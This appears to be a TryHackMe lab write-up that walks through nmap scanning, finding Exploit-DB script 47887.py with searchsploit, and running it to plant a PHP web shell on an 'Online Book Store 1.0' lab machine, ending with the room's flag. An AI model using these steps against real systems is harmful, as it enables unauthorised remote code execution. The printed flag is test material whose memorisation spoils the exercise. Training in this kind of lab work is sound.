TRY HACK ME: Write-Up Module-Vulnerability Research: Exploit Vulnerabilities

TASK 1: INTRODUCTION –

In this room, we are going to be going over some means of identifying vulnerabilities and coupling our research skills to learn how these can be abused.


Additionally, you will find some publicly available resources that are essential additions to your skill set and tools when performing vulnerability research and exploitation. You will then get to apply all of this into a practical challenge at the end of the room.

TASK 2: Automated Vs. Manual Vulnerability Research-

There is a myriad of tools and services available in cybersecurity for vulnerability scanning. Ranging from being commercial (and footing a heavy bill) to open-source and free, vulnerability scanners are convenient means of quickly canvassing an application for flaws.

For example, the vulnerability scanner Nessus has both a free (community) edition and commercial. The commercial version costing thousands of pounds for a year's license will likely be used in organisations providing penetration testing services or audits.

Answer to the questions of this section-



TASK 3: Finding Manual Exploits-

Rapid7

Much like other services such as Exploit DB and NVE, Rapid7 is a vulnerability research database. The only difference being that this database also acts as an exploit database. Using this service, you can filter by type of vulnerability (I.e. application and operating system).


GitHub

GitHub is a popular web service designed for software developers. The site is used to host and share the source code of applications to allow a collaborative effort. However, security researchers have taken to this platform because of the aforementioned reasons as well. Security researchers store & share PoC's (Proof of Concept) on GitHub, turning it into an exploit database in this context.

Searchsploit

Searchsploit is a tool that is available on popular pentesting distributions such as Kali Linux. It is also available on the TryHackMe AttackBox. This tool is an offline copy of Exploit-DB, containing copies of exploits on your system.


Answer to the questions of this section-




TASK 4: Example of Manual Exploitation-


In this section we will learn how manual exploitation works on the vulnerable machine. We are going to do the following:

- Use the exploit to upload a malicious file to the vulnerable application containing whatever command we wish to execute, where the web server will run this malicious file to execute the code.
- The file will first contain a basic command that we will use to verify that the exploit has worked.
- Then we are going to read the contents of a file located on the vulnerable machine.





Answer to the questions of this section-



TASK 5: Practical: Manual Exploitation –

Note: You will need to either deploy the AttackBox or connect to the TryHackMe network to complete this task.

Deploy the machine attached to this task and wait a minimum of five minutes for it to be fully set up. After five minutes, visit the webserver running on the machine by navigating **to http://MACHINE_IP [Vulnerable machine IP]** in the browser of the device connected to the THM network (your own or the AttackBox).

Answer to the questions of this section-

1) Find out the version of the application that is running. What are the name and version number of the application?

To identify answer to this question, first deploy the AttackBox [Start Machine] then navigate to http://MACHINE_IP in the browser of the AttackBox. Browser will greet you with a home page of Book Store. On Scrolling down to the Bottom Right, you will see application name and version it is running on. You have your answer here.

Answer: Online Book Store v1.0

2) Now use the resources and skills from this module to find an exploit that will allow you to gain remote access to the vulnerable machine.

we will run nmap scan- **nmap –sC –sV <Vulnerable IP>** to identify services and ports this Vulnerable machine is running. As you can see below only two ports are running on this machine –

PORT 22 for ssh service and PORT 80 for http service.

Nmap scan is usually done to find services, OS or ports that can be initially used to do info gather upon and find exploit to hack the vulnerable machine. It’s a good practice to do so.

```
root@ip-          ~# nmap -sC -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2021-10-12 16:31 BST
Nmap scan report for ip-                .eu-west-1.compute.internal (
)
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 56:2d:0c:df:f6:27:ef:d7:b7:31:60:78:fa:f0:f8:51 (RSA)
|   256 d8:7e:d1:62:e8:a4:b9:91:42:f1:64:ac:79:5f:08:0d (ECDSA)
|_  256 a3:f6:52:62:04:a0:96:d4:3c:80:f2:e8:4c:02:14:28 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Moving forward, we will make use of **searchsploit tool** which is an offline copy of Exploit-DB. This tool will help us find exploit [if exit any] to allow us gain remote access to this vulnerable machine.

Searchsploit online book store

Exploit identified is – **Unauthenticate Remote Access php/webapps/47887.py**

```
root@ip-          :~# searchsploit online book store
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit
_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit
_rc" for "files_shellcodes.csv" (package_array: exploitdb)

------------------------------------- ------------------------------
 Exploit Title                       |  Path
------------------------------------- ------------------------------
GotoCode Online Bookstore - Multiple V | asp/webapps/17921.txt
Online Book Store 1.0 - 'bookisbn' SQL | php/webapps/47922.txt
Online Book Store 1.0 - Arbitrary File | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenticate | php/webapps/47887.py
```

3) Use this exploit against the vulnerable machine. What is the value of the flag located in a web directory?

Now we have identified the exploit, we will use it against the URL of the Vulnerable Machine. Since the exploit is written in Python, let us also see **- - help command** to quickly view switches that we can set or utilise to hack the machine.

python 47887.py --help

```
root@ip-          :~# python 47887.py --help
usage: 47887.py [-h] url

positional arguments:
  url         The URL of the target.

optional arguments:
  -h, --help  show this help message and exit
```

Here we have to pass the URL of the Target i.e. -http://MACHINE_IP with the python exploit.


```
root@ip-          :~# python 47887.py http://
Attempting to upload PHP web shell...
Verifying shell upload...
Web shell uploaded to http://          /bootstrap/img/IW01yHYbex.php
> Example command usage: http://          /bootstrap/img/IW01yHYbex.ph
p?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ whoami
```

Launching the exploit, you will be asked **to start the shell; provide Y and enter**. This will successfully provide us **remote access** to the vulnerable machine. **RCE $** interaction is a proof here.

RCE $ whoami Let us know the username of the current user logged in.


RCE $ ls

Will list down all the files available in this interaction**, flag.txt** is also one of the listings highlighted in blue.



Do **cat flag.txt** to view the content of the file. You will get your flag to collect.

Answer: THM {BOOK_KEEPING}



This is all for this Write-up, hoping this will help you in solving challenge of Exploit Vulnerabilities. Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumari